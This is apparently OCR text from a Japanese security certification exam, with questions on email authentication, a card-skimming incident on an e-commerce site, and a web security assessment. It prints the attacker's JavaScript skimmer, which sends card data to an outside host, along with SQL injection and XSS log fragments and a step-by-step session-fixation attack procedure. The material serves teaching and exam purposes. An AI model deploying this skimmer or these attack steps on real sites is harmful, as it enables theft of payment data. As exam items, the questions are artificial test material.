   (2) Y サービスの管理画面で設定できる項目は(3)～(6)であり，配信されるメールに反映される。
   (3) エンベロープ From の設定
      ・メーリングリストの管理者のメールアドレスを設定する。
   (4) ヘッダーFrom の設定
      ・次のいずれかを選択する。
      ヘッダーFrom 設定 1：メーリングリスト宛てに送信されたメールのヘッダーFrom を使用する。
      ヘッダーFrom 設定 2：メーリングリストのメールアドレスを使用する。
   (5) Subject の設定
      ・次のいずれかを選択する。
      Subject 設定 1：メーリングリスト宛てに送信されたメールの Subject を使用する。
      Subject 設定 2：メーリングリスト宛てに送信されたメールの Subject にメールの通番情報を付加する。
   (6) Reply-To の設定
      ・メーリングリストのメールアドレスを設定する。
   (7) ヘッダーFrom，Subject 及び Reply-To 以外のヘッダー
      ・メーリングリスト宛てに送信したメールのヘッダーを引き継ぐ。
   (8) Authenticated Received Chain [1] (ARC) について
      ・ARC には，対応していない。

注 [1] メールが転送される場合でも，メールの認証結果を確認できるようにする仕組みとして，RFC 8617 に定義されている。

図 7　メーリングリストの説明

N 主任は，E さんに図 8 に示すとおり説明した。

・Mail-Step3 以降に Z 社の従業員が送信したメールについて
- ヘッダーFrom 設定 1 と Subject 設定 1 の組合せでは，不達の問題は起きない。
- ヘッダーFrom 設定 1 と Subject 設定 2 の組合せでは，⑤SPF による認証及び DKIM による認証の両方に失敗することによって不達の問題が発生することがある。
- ヘッダーFrom 設定 2 については，Z 社の従業員が送信したメールであるかどうかの判定ができないので，用いるべきではない。

・Mail-Step3 以降に Z 社の従業員以外が送信したメールについて
（省略）

図 8　N 主任の説明

N主任とEさんは，Jさんには，ヘッダーFrom設定1とSubject設定1の組合せを用いるよう説明した。

その後，Z-Webサイト及びUサービスへの移行は，順調に進み，完了した。

設問1　〔情報システムの現状〕について答えよ。

(1)　表1中及び表2中の［　a　］に入れる適切な字句を答えよ。

(2)　表2中の［　b　］に入れる適切な字句を答えよ。

設問2　表5中の［　c　］に入れる適切な字句を英字10字以内で答えよ。

設問3　〔送信対応の設定内容についての検討〕について答えよ。

(1)　本文中の下線①のFQDNを解答群の中から選び，記号で答えよ。

解答群

ア　rsa-sha256._dkim.z-sha.co.jp

イ　rsa-sha256._domainkey.z-sha.co.jp

ウ　z2024._dkim.z-sha.co.jp

エ　z2024._domainkey.z-sha.co.jp

オ　z2024.z-sha.co.jp

(2)　図4中の［　d　］に入れる適切な字句を解答群の中から選び，記号で答えよ。

解答群

ア　accept　　イ　none　　ウ　quarantine　　エ　receive

オ　reject

設問4　〔A社ドメイン名の契約についての検討〕について答えよ。

(1)　表7中の下線②について，攻撃の方法を具体的に答えよ。

(2)　表7中の下線③について，受信するメールの内容及び続きの攻撃の例を具体的に答えよ。

(3)　図5中の［　e　］に入れる適切な字句を解答群の中から選び，記号で答えよ。

解答群

ア　-all　　イ　?all　　ウ　block　　エ　deny　　オ　refuse

設問5　〔U サービスへの移行の見直し〕について答えよ。

(1)　本文中の下線④について，見直しの内容を具体的に答えよ。

(2)　図 8 中の下線⑤について，SPF による認証に失敗する理由及び DKIM による認証に失敗する理由をそれぞれ，S サービスへの登録内容と Y サービスの仕様を含めて，具体的に答えよ。

問３　クレジットカード情報の漏えいに関する次の記述を読んで，設問に答えよ。

J社は，インテリアを扱うECサイト（以下，J社のECサイトをJ社ECサイトという）を運営する，従業員200名の会社である。

〔J社ECサイトの構成〕

J社ECサイトは，Webアプリケーションプログラム（以下，J社ECサイトのWebアプリケーションプログラムをWebアプリPという），Webサーバ及びDBサーバで構成されている。J社はWebアプリPの開発及び保守，並びにWebサーバ及びDBサーバの構築，管理及び保守をV社に委託している。WebアプリPのアプリケーションログには，アクセス日時，画面名，アカウント名，アクセス元IPアドレスなどが記録される。

J社ECサイトでの支払方法は，クレジットカード決済及び銀行振込に対応している。


クレジットカード決済はD社の決済代行サービスを利用している。D社の提供する決済用ECMAScriptプログラムを使用したトークン型決済を用いて，クレジットカード情報の非保持化を実現している。商品購入に関する画面の概要を表1に，画面遷移を図1に示す。

表1　商品購入に関する画面の概要（抜粋）

画面名	説明
ショッピングカート	購入対象としてショッピングカートに登録された商品を表示する。ショッピングカートに登録した商品を購入する場合は，“購入”ボタンを押す。配送先・支払方法選択画面に遷移する。
配送先・支払方法選択	配送先住所[1)]と支払方法を選択する。配送先住所を選択し，クレジットカード決済と銀行振込のいずれかの支払方法を選択して，“次へ”ボタンを押す。支払手続画面に遷移する。
支払手続	支払方法に応じて，表示される内容及び入力する内容が異なる。クレジットカード決済の場合は，クレジットカード情報の入力フォームが表示される。D社の提供する決済用ECMAScriptプログラムによって，決済が行われる。銀行振込の場合は，振込先の口座情報が表示される。
注文完了	ショッピングカート→配送先・支払方法選択→支払手続が完了した場合に表示される。この後に注文確認の電子メール[2)]が商品を購入した利用者に送信される。

注[1)]　利用者情報としてあらかじめ配送先住所を登録しておく。配送先住所は複数登録できる。登録済みの配送先住所はプルダウンで選択できる。

注[2)]　利用者情報としてあらかじめ電子メールアドレスを登録しておく。



注記 1　/cart などは URL のパス名を示す。
注記 2　/cart 以外へのアクセスは J 社 EC サイトへのログインが必要である。
注記 3　/cart 以外は直接アクセスするとトップページにリダイレクトされる。

図 1　商品購入に関する画面遷移

〔利用者からの問合せ〕

6 月 11 日から 12 日にかけて，複数の利用者から，クレジットカード情報を入力する画面が 2 回表示されるという問合せ，及び支払方法が勝手にクレジットカード決済になってしまうという問合せがあった。J 社 EC サイト担当者の G さんは，偽のクレジ

ットカード情報入力フォーム（以下，偽フォームという）が表示された可能性があると考え，上司のRさんに報告した上で，Webサーバの6月11日のアクセスログに不審な点がないかどうかを確認した。Webサーバの6月11日のアクセスログのうち，不審と思われるアクセスを抽出したものを表2に示す。

表2　Webサーバのアクセスログ

行番号	メソッド	リクエストURI	ステータスコード
1	GET	/products/list?page=4&category_id=1	200
2	GET	/login?id=hoge&pw='UNION select 1 FROM…	200
3	POST	/mypage/userinfo	200
4	POST	/mypage/change	200
5	GET	/cart?add="><script>document.getElementById(…	200
6	GET	/products/list?category=green's sofa	200
7	PUT	/shopping	405
8	GET	/cart	200
9	POST	/payment	200
10	PUT	/ec-j/layout/js/customize.js	204

注記1　アクセス日時，User-Agent，リファラなどは省略している。
注記2　リクエストURI中の“…”は省略を表す。
注記3　リクエストURIは，URLデコード済みである。

次は，アクセスログに関するRさんとGさんの会話である。

Rさん：偽フォームの表示が可能な攻撃の痕跡はあったのか。

Gさん：表2の［　a　］行目が［　b　］脆弱性を狙った攻撃だと思いますが，そういった攻撃であれば偽フォームの表示が可能です。さらに［　b　］脆弱性が［　c　］型であれば，1回の攻撃で多数の利用者に対して偽フォームの表示が可能です。

Rさん：それとは別に，表2の［　d　］行目は［　e　］脆弱性を狙った攻撃の痕跡だと思うが，仮にその脆弱性が存在した場合に，偽フォームの表示は可能なのか。

Gさん：Webアプリケーションが，DBサーバに格納している情報を基にWebページを動的に生成していれば可能かもしれません。

Rさん：承知した。その他，表2の10行目のPUTメソッドでファイルが更新されている点も気になる。以前，セキュリティベンダーに依頼して報告を受けているWebアプリPの脆弱性診断レポートに，［ b ］脆弱性及び［ e ］脆弱性の指摘があるかどうかと，PUTメソッドによる更新はV社によるものかどうか，V社に至急確認してほしい。

Gさんは，6月13日にV社に問い合わせた。また，最新バージョンのWebアプリPに対する脆弱性診断レポートを確認したところ，脆弱性の指摘はなかった。

〔偽フォーム表示の原因の調査と対策〕

6月14日にV社から連絡があり，PUTメソッドによるファイル更新はV社によるものではなかったことが判明した。Webサーバに設置していたECMAScriptファイルの一つcustomize.jsが攻撃者のファイル（以下，ファイルKという）に置き換えられていた。customize.jsは，通常時は空のファイルであり，Webサイトのデザインを一時的に変更する際に利用するものである。①配送先・支払方法選択画面でファイルKが読み込まれており，HTMLの一部が書き換えられていた。この書換えによって，②配送先・支払方法選択画面から支払手続画面への画面遷移の処理で利用しているパラメータの値が変更され，支払方法がクレジットカード決済に固定されていた。ファイルKを整形したものを図2に，配送先・支払方法選択画面のHTMLソースを図3に示す。

```
 1:  if (location.pathname == '/shopping'){
 2:    let elem = document.querySelector("#shopping-form > div > div > div.order_payment
     > div.radio");
 3:    elem.innerHTML='<p>カード番号<input type="text" id="get_number" /></p><p>有効期
     限<input type="text" id="get_exp_month" />月/<input type="text" id="get_exp_year"
      />年</p><p>名義<input type="text" id="get_name" /></p><p>セキュリティコード<inpu
     t type="text" id="get_code" /></p><input type="hidden" name="order[Payment]" valu
     e="1" />';
 4:    let form = document.getElementById('shopping-form');
 5:    form.addEventListener('submit', function() {
 6:      const req = new XMLHttpRequest();
 7:      let number = document.getElementById('get_number').value;
 8:      let exp_month = document.getElementById('get_exp_month').value;
 9:      let exp_year = document.getElementById('get_exp_year').value;
10:      let name = document.getElementById('get_name').value;
11:      let code = document.getElementById('get_code').value;
12:      let url = 'https://i-sha.com/?num=' + number + '&exp=' + exp_month + '%2F' +
     exp_year + '&name=' + name + '&code=' + code;
13:      req.open("GET", url);
14:      req.send();
15:    });
16:  }
```

図2　整形後のファイルK

```
 (省略)
<form id="shopping-form" method="post" action="/payment">
<div class="order">
<div class="order_detail">
 (省略)
<div class="order_payment">
<div><h2>お支払方法</h2></div>
<div class="radio">
<input type="radio" id="Payment_1" name="order[Payment]" required data-trigger="change"
 value="1" checked />
<label for="Payment_1"><span>クレジットカード決済</span></label>
<input type="radio" id="Payment_2" name="order[Payment]" required data-trigger="change"
 value="2" />
<label for="Payment_2"><span>銀行振込</span></label>
</div>
 (省略)
<button type="submit" class="blockBtn">次へ</button>
</form>
 (省略)
   <script src="/ec-j/layout/js/customize.js"></script>
</body>
</html>
```

注記　CSRF対策のトークンの記述は省略している。

図3　配送先・支払方法選択画面のHTMLソース

その後，6 月 16 日に V 社から，customize.js の置換えについての調査結果及び対処の報告があった。その報告を図 4 に示す。

・V 社で PUT メソッドに関する設定変更を 6 月 8 日 18 時 12 分に実施した。
Web サーバのファイル更新は，事前申請をした後に Web サーバに SSH で接続して行う運用であるが，V 社の作業者が SSH で接続せずにファイルを更新できるように，/ec-j/layout/js/ 配下だけ，未認証でも PUT メソッドでファイルの更新を許可する設定にした。
・V 社で 6 月 9 日 9 時 00 分から 10 時 42 分の間に J 社 EC サイトのメンテナンスを実施した。
メンテナンスでは PUT メソッドを使用した。
・customize.js の置換えは 6 月 11 日 13 時 12 分に行われた。
PUT メソッドを使って，ファイル K に置き換えられた。
Web アプリ P の仕様上，customize.js の読み込みは無効にできない。
customize.js 以外のファイルの置換えはなかった。
・6 月 16 日 8 時 5 分に PUT メソッドによるファイルの更新を禁止する設定にし，customize.js を置換え前のファイルに戻した。
・6 月 16 日 9 時 00 分に Cache Busting を実施した。
ファイル K のキャッシュ破棄と customize.js の再読込みの二つを行わせるための変更をした。

図 4　V 社からの調査結果及び対処の報告

〔クレジットカード情報の漏えいの調査と対策〕

本件に関する利用者からの問合せは，6 月 15 日 21 時 45 分が最後であり，合計 32 件あった。次は，customize.js の置換えによる影響の調査に関する R さんと G さんの会話である。

R さん：クレジットカード情報入力フォームが 2 回表示されたのは，customize.js が置き換えられていた影響で偽フォームが表示されたからだったのか。

G さん：そのとおりです。2 回目に表示されたクレジットカード情報入力フォームにクレジットカード情報を入力し，送信している場合だけ，当社で注文が完了していました。

R さん：ダミーのクレジットカード情報を設定して図 2 で GET リクエストが送られる先の URL にアクセスしたところ，404 のステータスコードが返ってきた。もし，攻撃者の Web サーバが適切なステータスコードを返しているとしたら，この結果から，攻撃者の Web サーバに Web アプリケーションプログラムが用意されておらず，クレジットカード情報は盗まれていないと判断してよいか。

G さん：③利用者が改ざんされた画面に入力して，クレジットカード情報が送信されてしまったときに，攻撃者の Web サーバで Web アプリケーションプログラムを用意していなくても，攻撃者は利用者の入力したクレジットカード情報を取得する方法があります。クレジットカード情報は盗まれたと判断すべきです。

R さん：クレジットカード情報の漏えいの可能性について利用者に案内を出したい。攻撃者の Web サーバにクレジットカード情報を送信した利用者を特定してほしい。攻撃者の Web サーバに情報を送信してしまった利用者は漏れなく特定したいが，送信していない利用者はできるだけ含めたくない。そのためには，どのようにすればよいのか。

G さん：V 社の報告から，customize.js の置換えの影響のあった期間は 6 月 11 日 13 時 12 分から 6 月 16 日 9 時 00 分と考えられます。攻撃者の Web サーバにクレジットカード情報を送信する直前までの操作をした利用者を被害者候補として特定するために，その期間のアプリケーションログから［　f　］を抽出したいと思います。

R さん：それで抽出してくれ。

その後，G さんは，プロキシサーバなどのキャッシュの影響も考慮した上で，被害者候補を特定し，その情報を基に案内を出した。また，J 社は，関係当局に報告，届出を行うとともに，V 社と協力して再発防止策を検討し，実施した。さらに，Web サーバのファイルの改ざん検知の検討を行うことにした。

設問１　本文中の［ a ］～［ e ］に入れる適切な行番号又は字句を答えよ。

設問２　〔偽フォーム表示の原因の調査と対策〕について答えよ。

(1)　本文中の下線①について，書換え後の画面全体を図示せよ。

(2)　本文中の下線②について，パラメータ名とその値を答えよ。

(3)　図２について，4～15 行目の処理内容を具体的に答えよ。

設問３　〔クレジットカード情報の漏えいの調査と対策〕について答えよ。

(1)　本文中の下線③について，攻撃者の Web サーバでクレジットカード情報を取得する方法を答えよ。

(2)　本文中の［ f ］に入れる適切な字句を答えよ。

問4　セキュリティ診断に関する次の記述を読んで，設問に答えよ。

B 社は，セキュリティ診断サービスを提供している会社である。このたび，転職支援サービスを提供している M 社から，転職支援 Web サイト（以下，M サイトという）のセキュリティ診断を受注した。

M サイトを利用する求職者は，氏名，自宅住所，電話番号，勤務先などの求職者属性情報と，希望職種，希望条件などの求職情報を入力する。求人企業は，会社情報，求人情報，求人担当者の氏名，所属部署などの情報を入力する。これらの情報は，M サイトのデータベースに保存される。M サイトでは，入力された情報に基づいて，求職者と求人企業のマッチングを行っている。求職者は，マッチングで提案された企業に問合せや応募をすることができる。

M サイトは，機能を追加した新しいバージョンの Web アプリケーションプログラム（以下，M サイトの Web アプリケーションプログラムを Web アプリという）と，求人企業がアプリケーションプログラムから HTTPS で呼び出すことを想定したインタフェース（以下，このインタフェースを WebAPI という）の開発が完了したところであり，リリース前である。

〔セキュリティ診断の診断対象と診断方法〕

今回のセキュリティ診断の診断対象と診断方法は，図 1 のとおりである。

【診断対象】
・M サイトには本番用サイトと検証用サイトがあり，診断対象は M サイトの検証用サイトとする。検証用サイトには，開発が完了した新しいバージョンの Web アプリが導入されている。なお，本番用サイトと検証用サイトは，同一の構成である。
・検証用サイトでは，アクセス元の IP アドレスを制限している。診断に当たり，B 社からも検証用サイトにアクセスできるように，検証用サイトの設定を変更する。
・検証用サイトには，テスト用疑似データが投入されている。

【診断方法】
・B 社の社内にある診断用 PC からインターネットを経由して診断を行う。
・Web アプリの脆弱(ぜい)性の検出と，Web サーバのプラットフォームの脆弱性の検出を行う。
・Web アプリの脆弱性の検出は，診断ツールと診断員の手作業で行う。
・Web サーバのプラットフォームの脆弱性の検出は，診断ツールで行う。
・診断に当たり，必要に応じて M サイトの設計書を参照する。

図 1　診断対象と診断方法

M サイトの設計書の中で参照した部分を，図 2，図 3 及び表 1 に示す。

1. プロトコルは，HTTPS とする。
2. RESTful API によって，次の機能を求人企業に提供する。
   (1) 日時の範囲を指定して，当該企業宛てに問合せがあった求職者の求職者 ID [1]を取得する。
   (2) 日時の範囲を指定して，当該企業宛てに応募があった求職者の求職者 ID を取得する。
   (3) 任意の求職者 ID を指定して，求職者属性情報を取得する。
3. 求人企業の認証方式は次のとおりとする。
   (1) WebAPI を利用する際の利用者認証のために，M サイトの利用者 ID [2]と紐付けられた APIkey を発行する。APIkey の有効期間は，発行後 14 日間とする。
   (2) WebAPI を利用する際の HTTP Request 内の APIkey が，発行済みのものであり，かつ，有効期間内であるか確認することで，正規利用者であるかどうかを確認する。
4. APIkey については，次のとおりとする。
   (1) 求人企業のうち，WebAPI の利用契約を締結済みの企業だけに APIkey を発行する。利用契約で認めている求職者属性情報の利用範囲は，当該企業への問合せ又は当該企業への応募それぞれに関する対応だけである。
   (2) 一つの利用者 ID に対して複数の APIkey を発行できる。
   (3) 求職者には，APIkey を発行しない。

注 [1] 求職者が M サイトに利用者登録をした年月日の 8 桁の数字の後ろに，日ごとに 000001 から登録順に割り当てられる 6 桁の数字を加えた数字 14 桁の文字列である。

注 [2] M サイトを利用する求職者及び求人企業の担当者ごとに発行される。

図 2　WebAPI の仕様




01 ログイン
利用者ID
PW
PW再設定
ログイン
(ア)
(イ)
(ウ)
(14へ)
02 求人企業トップ
求人情報登録
応募者確認
問合せ確認
マイページ
(エ)
03 求人企業マイページ
APIkey管理
プロパティ変更
PW変更
(オ)
(04へ)
(カ)
(09へ)
(キ)
(12へ)
04 APIkey管理
発行済みAPIkey数：3
APIkey確認
APIkey発行
(ク)
(ケ)
05 PW再確認(1)
PW
APIkey確認
(コ)
06 APIkey一覧
001：01234…abcde
002：stuvw…98765
003：abcde…09876
OK
(サ)
(03へ)
07 PW再確認(2)
PW
APIkey発行
(シ)
08 APIkey発行
004：12345…bcdef
OK
(ス)
(03へ)
09 求人企業プロパティ変更
会社名
部署名
メールアドレス
変更
(あ)
(セ)1)
10 メール送信完了(1)
メールを送信しました
メール中のリンクから処理
を継続してください
(ソ)2)
11 求人企業プロパティ変更完了
プロパティを変更しました
OK
(タ)
(03へ)
12 PW変更
旧PW
新PW
新PW
(確認用)
変更
(チ)
13 PW変更完了
PWを変更しました
OK
(ツ)
(03へ)
PW：パスワード
メール：電子メール
：メール
：クロスサイトリクエストフォージェリ（CSRF）対策が施されていない画面遷移
：CSRF対策が施された画面遷移

図3　画面遷移図（抜粋）



注記 1　ログインしていない状態で，02～13 の画面にアクセスした場合，エラー画面が表示される。

注記 2　設問に関係しない画面，ボタン及び画面遷移は省略している。

注 1)　画面 09 でメールアドレスを変更した場合の画面遷移である。画面遷移の際，M サイトから，変更前のメールアドレスに，確認用 URL が記載されたメール(あ)を送信する。利用者がメール(あ)に記載された確認用 URL にアクセスすると，変更を反映し，画面 11 を表示するとともに，M サイトから，変更前及び変更後のメールアドレスに，変更内容が記載されたメールを送信する。

注 2)　画面 09 でメールアドレス以外だけを変更した場合の画面遷移である。

注 3)　画面遷移の際，M サイトから，登録しているメールアドレスに，PW 再設定用 URL が記載されたメール(い)を送信する。利用者がメール(い)に記載された PW 再設定用 URL にアクセスすると，画面 16 を表示する。

図 3　画面遷移図（抜粋）（続き）

表 1　各画面の URL

画面番号	URL
01, 02	https://test.△△△.jp/
03	https://test.△△△.jp/mypage
04	https://test.△△△.jp/apikey
05, 06	https://test.△△△.jp/keylist
07, 08	https://test.△△△.jp/keynew
09, 10, 11	https://test.△△△.jp/property
12, 13	https://test.△△△.jp/pwchange
14, 15	https://test.△△△.jp/pwreset
16, 17	https://test.△△△.jp/pwreset/x 1)

注 1)　x は，PW 再設定を行う都度生成されるランダムな英数字 32 字の文字列である。

〔セキュリティ診断報告書〕

B社は，セキュリティ診断を実施し，図4の診断報告書を作成した。

診断報告書

1章　診断結果概要

1.1　診断結果要約

Mサイトで，脆弱性を検出した。

（省略）

1.2 検出した脆弱性の件数

（省略）

2章　Webアプリケーションプログラムの診断結果

2.1　検出した脆弱性の概要

検出した脆弱性は，表Aのとおりである。

表A　検出したWebアプリケーションプログラムの脆弱性の一覧

項番	重要度	脆弱性の種類	検出箇所
1	（省略）	セッションフィクセーション	画面遷移 a
2	（省略）	メールヘッダーインジェクション	メール(あ)の送信
3	（省略）	HTTP ヘッダーの不備	全ての画面遷移

2.2　検出した脆弱性の説明

2.2.1 セッションフィクセーション

(1) 脆弱性の内容

Mサイトでは form 内の hidden フィールドである sessionID の値だけでセッション管理を実施していた。しかし，表 B のいずれの画面遷移においても，HTTP レスポンス中の sessionID の値が同一であった。

表B　セッションフィクセーション脆弱性の確認

画面遷移	HTTP レスポンス中の sessionID
Web ブラウザに直接 URL を入力して，画面 01 を表示したとき	<input type="hidden" id="sessionID" name="sessionID" value="764b2ac2-0452-49e4-92a7-0914fa005011">
画面遷移(ア)	<input type="hidden" id="sessionID" name="sessionID" value="764b2ac2-0452-49e4-92a7-0914fa005011">
画面遷移(イ)	<input type="hidden" id="sessionID" name="sessionID" value="764b2ac2-0452-49e4-92a7-0914fa005011">
画面遷移(エ)	<input type="hidden" id="sessionID" name="sessionID" value="764b2ac2-0452-49e4-92a7-0914fa005011">

図4　診断報告書

攻撃者が図 A の手順でこの脆弱性を悪用すると，M サイトに不正にログインすることができる。

手順 1：求人企業の登録メールアドレスを，何らかの方法で入手する。
手順 2：URL “ [b] ” にアクセスして，sessionID を入手する。
手順 3：次の二つの要素を含む HTML を作成する。
- 手順 2 で入手した sessionID を記述したフォーム
- 当該 HTML が Web ブラウザに読み込まれた直後に，上記のフォームを URL “ [b] ” に POST メソッドで送信するスクリプト

手順 4：手順 3 で作成した HTML を，罠(わな)サイトに置く。
手順 5：手順 4 の HTML へのリンクを含むメールを作成し，手順 1 で入手したメールアドレスに送信する。
手順 6：手順 5 のメールがメール受信者に届き，罠サイトにアクセスするのを待つ。
手順 7：罠サイトへのアクセスを検知後，[c] が完了することを期待して数分間待ち，手順 2 で入手した sessionID を指定した状態で，URL “ [b] ” にアクセスする。

図 A　セッションフィクセーション脆弱性を悪用して不正ログインする手順

攻撃者が，セッションフィクセーション脆弱性を悪用して不正ログインに成功し，画面 02 で応募者確認ボタンをクリックして，当該企業の求人に応募した求職者の求職者属性情報と求職情報を閲覧できる。また，同じ画面 02 で問合せ確認ボタンをクリックして，当該企業に問合せを行った求職者の求職者属性情報と問合せ内容を閲覧できる。

(2) 脆弱性の修正方法

[a] の画面遷移の際に実行されるコードにおいて，[d] することを推奨する。

2.2.2 メールヘッダーインジェクション

